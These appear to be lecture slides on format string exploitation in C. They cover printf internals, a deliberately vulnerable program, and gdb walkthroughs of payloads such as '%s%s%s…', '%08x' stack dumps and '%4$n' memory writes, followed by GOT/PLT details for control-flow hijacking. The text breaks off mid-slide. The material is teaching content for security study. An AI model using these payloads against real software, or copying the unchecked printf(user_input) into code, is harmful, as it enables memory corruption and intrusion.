

Format String Exploitation

Format String Vulnerability

```
printf (user_input)
```

The above statement is quiet common in C programs. What are the consequences of such statements?


man 3 printf

- This shows a family of ANSI C functions such as printf, fprintf, sprintf etc.
- These functions are used to convert primitive values such as int, double etc. to a format specified by the developer

SYNOPSIS

```
#include <stdio.h>
```

```
int  
printf(const char * restrict format, ...);
```




Format String – contains some characters that are printed as they are , and format specifiers (conversion specifiers) that indicate how output has to be formatted

printf

```
printf("The magic number is: %d\n", 1911);
```

Output:

The magic number is 1911




The text to be printed is “The magic number is:”, followed by a format parameter ‘%d’, which is replaced with the parameter (1911) in the output.

```
void main(){  
    printf ("a b c store %d %d %s respectively\n", a, b, c);  
}
```

printf function invocation in main

In printf

stack




a b c store %d %d %s respectively\n

```

void printf(char *fmt, ...){
    va_list ap; /* points to each unnamed arg in turn */
    char *p, *sval; /* p points to the format string fmt */
    int ival;
    double dval;
    va_start(ap, fmt); /*make ap point to 1st unnamed arg */
    for (p = fmt; *p; p++) {
        if (*p != '%') {
            putchar(*p);
            continue;
        }
        switch (*++p) {
            case 'd':
                ival = va_arg(ap, int);
                print_int(ival);
                break;
            | | | | |
            case 's':
                for (sval = va_arg(ap, char *); *sval; sval++)
                    putchar(*sval);
                break;
            default:
                putchar(*p);
                break;
        }
    }
    va_end(ap); /* clean up when done */
}

```



This is c

p ↓

a b c store %d %d %d respectively\n

Format Parameters

| Parameter | Meaning | Passed as |
|-----------------|---|-----------|
| <code>%d</code> | decimal (int) | value |
| <code>%u</code> | unsigned decimal (unsigned int) | value |
| <code>%x</code> | hexadecimal (unsigned int) | value |
| <code>%s</code> | string ((const) (unsigned) char *) | reference |
| <code>%n</code> | number of bytes written so far, (* int) | reference |

Example

```
int main() {  
    int a = -5;  
    float b = 5.5;  
    char *c = "My String";  
    printf("a = %d, b = %f, c = %s\n", a,b,c);  
}
```

% - meta character that starts the format specifier

Conversion Specifiers : d,f,s

Example

```
int main() {  
    int a = -5;  
    float b = 5.5;  
    char *c = "My String";  
    printf("a = %d, b = %f, c = %s\n", a,b,c);  
}
```

```
vol@ubuntu:~/netsec/formatstring$ ./a.out  
a = -5, b = 5.500000, c = My String
```

Placeholders are replaced by content of variables formatted in the correct way.

Example

```
int main() {  
    int a = -5;  
    float b = 5.5;  
    char *c = "My String";  
    printf("a = %u, b = %f, c = %s\n", a,b,c);  
}
```

```
vol@ubuntu:~/netsec/formatstring$ ./a.out  
a = 4294967291, b =5.500000, c =My String
```

Example

```
int main() {  
    int a = -5;  
    float b = 5.5;  
    char *c = "My String";  
  
    printf("a=%d, b=%f, c=%s\n", a,b,c);  
    printf("a=%10u, b=%f, c=%s\n", a,b,c);  
    printf("a=%11u, b=%f, c=%s\n", a,b,c);  
}
```

Example

Output:

```
a=-5, b=5.500000, c=My String
```

```
a=4294967291, b=5.500000, c=My String
```

```
a= 4294967291, b=5.500000, c=My String
```

Quiz

What are the no. of arguments in printf api call?

Quiz

What does %d in the slide before do?


Quiz

What does %d in the slide before do?

Fetches next argument off the stack and treats it as a signed integer.

Role of Stack in Format String

```
printf ("a has value %d, b has value %d, c is at address:  
%08x\n",a, b, &c);
```



Role of Stack in Format String

- What if there is a mismatch between format string and actual arguments?

```
printf ("a has value %d,b has value %d, c is at  
address: %08x\n",a, b);
```

Format string asks for 3 parameters and program provides only 2

Can this pass the compiler?

Can this pass the compiler?

- `printf()` is defined with variable length of arguments. Therefore, looking at the number of arguments will not reveal any errors.
- To find mismatch, compilers need to understand how `printf()` works and what the meaning of the format string is (which they don't do)
- Sometimes, the format string is not a constant string; it is generated during the execution of the program. Detecting mismatch in this case is not possible.

Can printf detect mismatch?

- The function `printf()` fetches the arguments from the stack. If the format string needs 3 arguments, it will fetch 3 data items from the stack.
- Unless the stack is marked with a boundary, `printf()` does not know that it runs out of the arguments that are provided to it.
- `printf()` will continue fetching data from the stack. When there is a mismatch, it will fetch data that do not belong to this function call.

Attacks on Format String Vulnerability

- Crashing the program

```
printf ("%s%s%s%s%s%s%s%s%s%s");
```

What is the output of the program?

Attacks on Format String Vulnerability

- Crashing the program

```
printf ("%s%s%s%s%s%s%s%s%s%s");
```

- For each %s, printf() will fetch a number from the stack, treat this number as an address, and print out the memory contents pointed by this address as a string, until a NULL character (i.e., number 0, not character 0) is encountered.
- Since the number fetched by printf() might not be an address, the program will crash.
- It is also possible that the number happens to be a valid address, but is protected (e.g. it is reserved for kernel memory). In this case, the program will crash.

Attacks on Format String Vulnerability

- Viewing the Stack

```
printf ("%08x %08x %08x %08x %08x\n");
```

- This instructs the printf-function to retrieve five parameters from the stack and display them as 8-digit padded hexadecimal numbers.

So a possible output may look like:

```
40012980 080628c4 bffff7a4 00000005 08059c0
```

- Viewing/Writing random memory locations

Vulnerable Program


```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {

    char b[128];
    //bufferoverflow vulnerability
    strcpy(b, argv[1]);
    printf(b);
    printf("\n");
}
```

Begin Exploitation

```
$ ./format AAAA
AAAA
$ ./format AAAABBBB
AAAABBBB
$ ./format AAAABBBB-%x-%x-%x-%x
AAAABBBB-bffff57a-1-b7eb8269-41414141
$ ./format AAAABBBB-%x-%x-%x-%x-%x
AAAABBBB-bffff577-1-b7eb8269-41414141-42424242
```



The string you entered is on the stack
If you enter a memory address, that will also be on the stack

Dump of assembler code for function main:

```
0x08048444 <+0>:      push    %ebp
0x08048445 <+1>:      mov     %esp,%ebp
0x08048447 <+3>:      and     $0xfffffffff0,%esp
0x0804844a <+6>:      sub     $0x90,%esp
0x08048450 <+12>:     mov     0xc(%ebp),%eax
0x08048453 <+15>:     add     $0x4,%eax
0x08048456 <+18>:     mov     (%eax),%eax
0x08048458 <+20>:     mov     %eax,0x4(%esp)
0x0804845c <+24>:     lea     0x10(%esp),%eax
0x08048460 <+28>:     mov     %eax,(%esp)
0x08048463 <+31>:     call    0x8048350 <strcpy@plt>
0x08048468 <+36>:     lea     0x10(%esp),%eax
0x0804846c <+40>:     mov     %eax,(%esp)
0x0804846f <+43>:     call    0x8048340 <printf@plt>
0x08048474 <+48>:     movl    $0xa,(%esp)
0x0804847b <+55>:     call    0x8048380 <putchar@plt>
0x08048480 <+60>:     leave
0x08048481 <+61>:     ret
```

End of assembler dump.

gdb-peda\$ b *0x0804846f

Breakpoint 1 at 0x804846f: file format.c, line 9.

Stack Dump

```
gdb-peda$ r AAAABBBB-%x-%x-%x-%x-%x
```

```
Breakpoint 1, 0x0804846f in main (argc=0x2, argv=0xbffff3c4) at
format.c:9
```

```
9         printf(b);
```

```
gdb-peda$ x/20wx $esp
```

| | | | | |
|-------------|------------|------------|------------|------------|
| 0xbffff290: | 0xbffff2a0 | 0xbffff55a | 0x00000001 | 0xb7eb8269 |
| 0xbffff2a0: | 0x41414141 | 0x42424242 | 0x2d78252d | 0x252d7825 |
| 0xbffff2b0: | 0x78252d78 | 0x0078252d | 0x00000000 | 0xb7e53043 |
| 0xbffff2c0: | 0x0804827b | 0x00000000 | 0x00ca0000 | 0x00000001 |
| 0xbffff2d0: | 0xbffff535 | 0x0000002f | 0xbffff32c | 0xb7fc5ff4 |

```
gdb-peda$ p &b
```

```
$1 = (char (*)[128]) 0xbffff2a0
```

```
0x2d='-', 0x25='%', 0x78='x'
```

Stack Dump

```
gdb-peda$ r AAAABBBB-%x-%x-%x-%x-%x
```

```
Breakpoint 1, 0x0804846f in main (argc=0x2, argv=0xbffff3c4) at  
format.c:9
```

```
9      printf(b);
```

```
gdb-peda$ x/20wx $esp
```

| | | | | |
|-------------|------------|------------|------------|------------|
| 0xbffff290: | 0xbffff2a0 | 0xbffff55a | 0x00000001 | 0xb7eb8269 |
| 0xbffff2a0: | 0x41414141 | 0x42424242 | 0x2d78252d | 0x252d7825 |
| 0xbffff2b0: | 0x78252d78 | 0x0078252d | 0x00000000 | 0xb7e53043 |
| 0xbffff2c0: | 0x0804827b | 0x00000000 | 0x00ca0000 | 0x00000001 |
| 0xbffff2d0: | 0xbffff535 | 0x0000002f | 0xbffff32c | 0xb7fc5ff4 |

```
gdb-peda$ p &b
```

```
$1 = (char (*)[128]) 0xbffff2a0
```

Why is the top of stack the address of buffer?


Using Itrace

- Ltrace is a library call trace
- It intercepts and records dynamic library calls executed by the program

```
$ ltrace ./format AAAABBBB-%x-%x-%x-%x-%x
__libc_start_main(0x8048444, 2, 0xbffff3f4, 0x8048490,
0x8048500 <unfinished ...>
strcpy(0xbffff2d0, "AAAABBBB-%x-%x-%x-%x-%x")
= 0xbffff2d0
printf("AAAABBBB-%x-%x-%x-%x-%x", 0xbffff570, 0x1,
0xb7eb8269, 0x41414141, 0x42424242)    = 46
putchar(10, 0xbffff570, 1, 0xb7eb8269, 0x41414141AAAABBBB-
bffff570-1-b7eb8269-41414141-42424242
)
= 10
+++ exited (status 10) +++
```

Stack Representation

User control these values;
These come from the input
They are the 4th and 5th values in the printf



Output

```
(gdb) r AAAABBBB-%X-%X-%X-%X-%X
Starting program: /home/vol/netsec/formatstring/format AAAABBBB
Breakpoint 1, 0x0804846f in main (argc=2, argv=0xbffff1b4) at
9      printf(b);
(gdb) c
Continuing.
AAAABBBB bffff348-1-b7eb8269-41414141-42424242
[Inferior 1 (process 10085) exited with code 012]
```

%x pops data from the stack

Direct Parameter Access

```
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$x
AAAABBBB-41414141
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$x-%5\$x
AAAABBBB-41414141-42424242
```

The '\$' is escaped because it's a shell meta-character.
Try without escaping it to see the difference

Man 3 Printf Again

n The number of characters written so far is stored into the integer indicated by the `int *` (or variant) pointer argument. No argument is converted.

- All of the format specifiers are read only – they read from memory and print it onto screen in some format.
- `%n` uses the next argument of the stack as a memory location to write to. It writes the num of characters written thus far
- This is now a tool to modify memory. This can be used to write to memory locations.

So how do we hijack the control flow using this.

Experiment with %n

```
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4$x  
AAAABBBB-41414141  
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4%n  
Segmentation fault (core dumped)
```

What causes segfault??

Experiment with %n

```
(gdb) r AAAA-%4$n
Starting program: /home/vol/netsec/formatstring/format AAAA-%4$n

Program received signal SIGSEGV, Segmentation fault.
0xb7e670a2 in vfprintf () from /lib/i386-linux-gnu/libc.so.6
(gdb) x/i $eip
=> 0xb7e670a2 <vfprintf+17906>: mov    %edx, (%eax)
(gdb) p/x $edx
$1 = 0x5
(gdb) p/x $eax
$2 = 0x41414141
```

We are writing to the memory location pointed to by `eax` the number of characters printed so far, which is 5.

Experiment with %n

```
(gdb) r AAAABBBB-%4$n
```

```
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y
```

```
Starting program: /home/vol/netsec/formatstring/format
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0xb7e670a2 in vfprintf () from /lib/i386-linux-gnu/libc.so.6
```

```
(gdb) x/i $eip
```

```
=> 0xb7e670a2 <vfprintf+17906>: mov     %edx, (%eax)
```

```
(gdb) p/x $edx
```

```
$3 = 0x9
```

```
(gdb) p/x $eax
```

```
$4 = 0x41414141
```

- What if we write the address of exploit code to that memory location on the stack
- What if we write a valid address on the stack using %n
- All characters after %n is ignored

Summarize

- %n is a write what-where primitive
- We can decide what we want to write using width arguments.
- We can provide address we want to write to.


Recap – Global Offset Table

- Used for run-time address binding
- For functions that are dynamically linked , the address in the executable is an address to an entry in the GOT
- The corresponding pointer in GOT is populated with the actual address of the function at runtime

Function Trampoline (PLT – Procedure Linkage Table)

```
mov edi, 0x400624  
call j_puts
```

```
jmp [ds:puts@GOT]
```



The diagram illustrates the execution flow of a function call through a trampoline. It starts with the assembly instruction `call j_puts`, which points to the `jmp [ds:puts@GOT]` instruction. An arrow from the `puts@GOT` entry in the jump instruction points to the `puts()` entry in the table below. Another arrow from the `puts()` entry in the table points to its corresponding address in the `libC` library.

Fill this table when we launch the Program:

| Function Name | Address in libC |
|---------------|-----------------|
| puts() | 0x7fba918f728 |
| exit() | 0x7fba919c30a |

Why is GOT interesting?

- These are pointers that can be modified at runtime.
- If we are able to write to a GOT entry with a pointer to the shellcode , then when the program tries to call one of the functions, it will call shellcode.
- GOT uses an indirection called Procedure Linkage Table to call functions

Disass main

(gdb) disass main

Dump of assembler code for function main:

```
0x08048444 <+0>:      push    %ebp
0x08048445 <+1>:      mov     %esp,%ebp
0x08048447 <+3>:      and     $0xffffffff0,%esp
0x0804844a <+6>:      sub     $0x90,%esp
0x08048450 <+12>:     mov     0xc(%ebp),%eax
0x08048453 <+15>:     add     $0x4,%eax
0x08048456 <+18>:     mov     (%eax),%eax
0x08048458 <+20>:     mov     %eax,0x4(%esp)
0x0804845c <+24>:     lea     0x10(%esp),%eax
0x08048460 <+28>:     mov     %eax,(%esp)
0x08048463 <+31>:     call    0x8048350 <strcpy@plt>
0x08048468 <+36>:     lea     0x10(%esp),%eax
0x0804846c <+40>:     mov     %eax,(%esp)
0x0804846f <+43>:     call    0x8048340 <printf@plt>
0x08048474 <+48>:     movl    $0xa, (%esp)
0x0804847b <+55>:     call    0x8048380 <putchar@plt>
0x08048480 <+60>:     leave
0x08048481 <+61>:     ret
```

End of assembler dump.

In what section does the address reside?

```
vol@ubuntu:~/netsec/formatstring$ objdump --headers format
```

```
format:      file format elf32-i386
```

Sections:

| Idx | Name | Size | VMA | LMA | File off | Align |
|-----|---------------------------------------|----------|----------|----------|----------|-------|
| 0 | .interp | 00000013 | 08048154 | 08048154 | 00000154 | 2**0 |
| | CONTENTS, ALLOC, LOAD, READONLY, DATA | | | | | |
| ... | | | | | | |
| 7 | .gnu.version_r | 00000020 | 080482a8 | 080482a8 | 000002a8 | 2**2 |
| | CONTENTS, ALLOC, LOAD, READONLY, DATA | | | | | |
| 8 | .rel.dyn | 00000008 | 080482c8 | 080482c8 | 000002c8 | 2**2 |
| | CONTENTS, ALLOC, LOAD, READONLY, DATA | | | | | |
| 9 | .rel.plt | 00000028 | 080482d0 | 080482d0 | 000002d0 | 2**2 |
| | CONTENTS, ALLOC, LOAD, READONLY, DATA | | | | | |
| 10 | .init | 0000002e | 080482f8 | 080482f8 | 000002f8 | 2**2 |
| | CONTENTS, ALLOC, LOAD, READONLY, CODE | | | | | |
| 11 | .plt | 00000060 | 08048330 | 08048330 | 00000330 | 2**4 |
| | CONTENTS, ALLOC, LOAD, READONLY, CODE | | | | | |
| 12 | .text | 000001ac | 08048390 | 08048390 | 00000390 | 2**4 |
| | CONTENTS, ALLOC, LOAD, READONLY, CODE | | | | | |

Recap – Global Offset Table

```
vol@ubuntu:~/netsec/formatstring$ objdump -R format
```

```
format:      file format elf32-i386
```

DYNAMIC RELOCATION RECORDS

| OFFSET | TYPE | VALUE |
|----------|-----------------|-----------------|
| 08049ff0 | R_386_GLOB_DAT | __gmon_start__ |
| 0804a000 | R_386_JUMP_SLOT | printf |
| 0804a004 | R_386_JUMP_SLOT | strcpy |
| 0804a008 | R_386_JUMP_SLOT | __gmon_start__ |
| 0804a00c | R_386_JUMP_SLOT | libc_start_main |
| 0804a010 | R_386_JUMP_SLOT | putchar |

- GOT address for putchar is a pointer that points to the address of the putchar function

Disass putchar before execution

```
(gdb) disass putchar
Dump of assembler code for function putchar@plt:
   0x08048380 <+0>:      jmp     *0x804a010
   0x08048386 <+6>:      push    $0x20
   0x0804838b <+11>:     jmp     0x8048330
End of assembler dump.
```

- Jumps to address stored in 0x0804a010
- What you see is not the disassembled output of putchar, but entry of putchar@PLT

Understanding GOT/PLT

```

(gdb) x/5i 0x8048380
0x8048380 <putchar@plt>:    jmp     *0x804a010
0x8048386 <putchar@plt+6>:  push    $0x20
0x804838b <putchar@plt+11>: jmp     0x8048330
0x8048390 <_start>:        xor     %ebp,%ebp
0x8048392 <_start+2>:      pop     %esi

(gdb) p/x *0x804a010
$4 = 0x8048386

(gdb) x/x *0x804a010
0x8048386 <putchar@plt+6>:    0x00002068

(gdb) x/5i 0x8048330
0x8048330:    pushl    0x8049ff8
0x8048336:    jmp      *0x8049ffc
0x804833c:    add     %al, (%eax)
0x804833e:    add     %al, (%eax)
0x8048340 <printf@plt>:      jmp     *0x804a000

(gdb) p/x *0x8049ffc
$5 = 0x0

```

Instructions at
putchar
address

Contents of
putchar offset
in GOT

Instructions at
putchar@plt+1
1

Value at that
location is
initially 0

Aside

- `jmp *804a010`

This is a jump to a function pointer.
Hence the address is first de-referenced and jumps to the resulting address.

- `804a010` is an address in GOT


| | | | | | | |
|----|----------|-----------------------------|----------|----------|----------|------|
| 21 | .got | 00000004 | 08049ff0 | 08049ff0 | 00000ff0 | 2**2 |
| | | CONTENTS, ALLOC, LOAD, DATA | | | | |
| 22 | .got.plt | 00000020 | 08049ff4 | 08049ff4 | 00000ff4 | 2**2 |
| | | CONTENTS, ALLOC, LOAD, DATA | | | | |
| 23 | .data | 00000008 | 0804a014 | 0804a014 | 00001014 | 2**2 |
| | | CONTENTS, ALLOC, LOAD, DATA | | | | |
| 24 | .bss | 00000008 | 0804a01c | 0804a01c | 0000101c | 2**2 |
| | | ALLOC | | | | |

Aside

- Difference between `.got` and `.got.plt` section
- `.got`
 - The actual table of offsets filled in by the linker for external symbols
- `.plt`
 - The procedure linkage table. These are stubs that look up the addresses in the `.got.plt` section and either jump to the right address or trigger the code in the linker to look up the address
- `.got.plt`
 - GOT for the PLT. Contains target addresses after look up or points to an address back in `.plt` (This was originally part of `.got`)

Understanding GOT/PLT

- Each function that needs to be resolved has an address in PLT
- The first entry in PLT (PLT[0]) is a special entry that contains a call to linker loader
- The other PLT entries contain:
 - A jump to a location in GOT
 - Address points into PLT itself
 - A linker is called for address resolution, which places address into GOT and calls the function



(gdb) b *0x0804847b Break at putchar after loader loads putchar

Breakpoint 1 at 0x804847b: file format.c, line 10.

(gdb) r AAAA

Starting program: /home/vol/netsec/formatstring/format AAAA

Breakpoint 1, 0x0804847b in main (argc=2, argv=0xbffff1c4)

10 printf("\n");

(gdb) x/5i 0x8048380

0x8048380 <putchar@plt>: jmp *0x804a010

0x8048386 <putchar@plt+6>: push \$0x20

0x804838b <putchar@plt+11>: jmp 0x8048330

0x8048390 <_start>: xor %ebp,%ebp

0x8048392 <_start+2>: pop %esi

(gdb) p/x *0x804a010

\$6 = 0x8048386

(gdb) x/5i 0x8048330

0x8048330: pushl 0x8049ff8

0x8048336: jmp *0x8049ffc

0x804833c: add %al, (%eax)

0x804833e: add %al, (%eax)

0x8048340 <printf@plt>: jmp *0x804a000

(gdb) p/x *0x8049ffc

\$7 = 0xb7ff2690

Understanding GOT/PLT

Code:

```
call func@PLT  
...  
...
```

PLT:

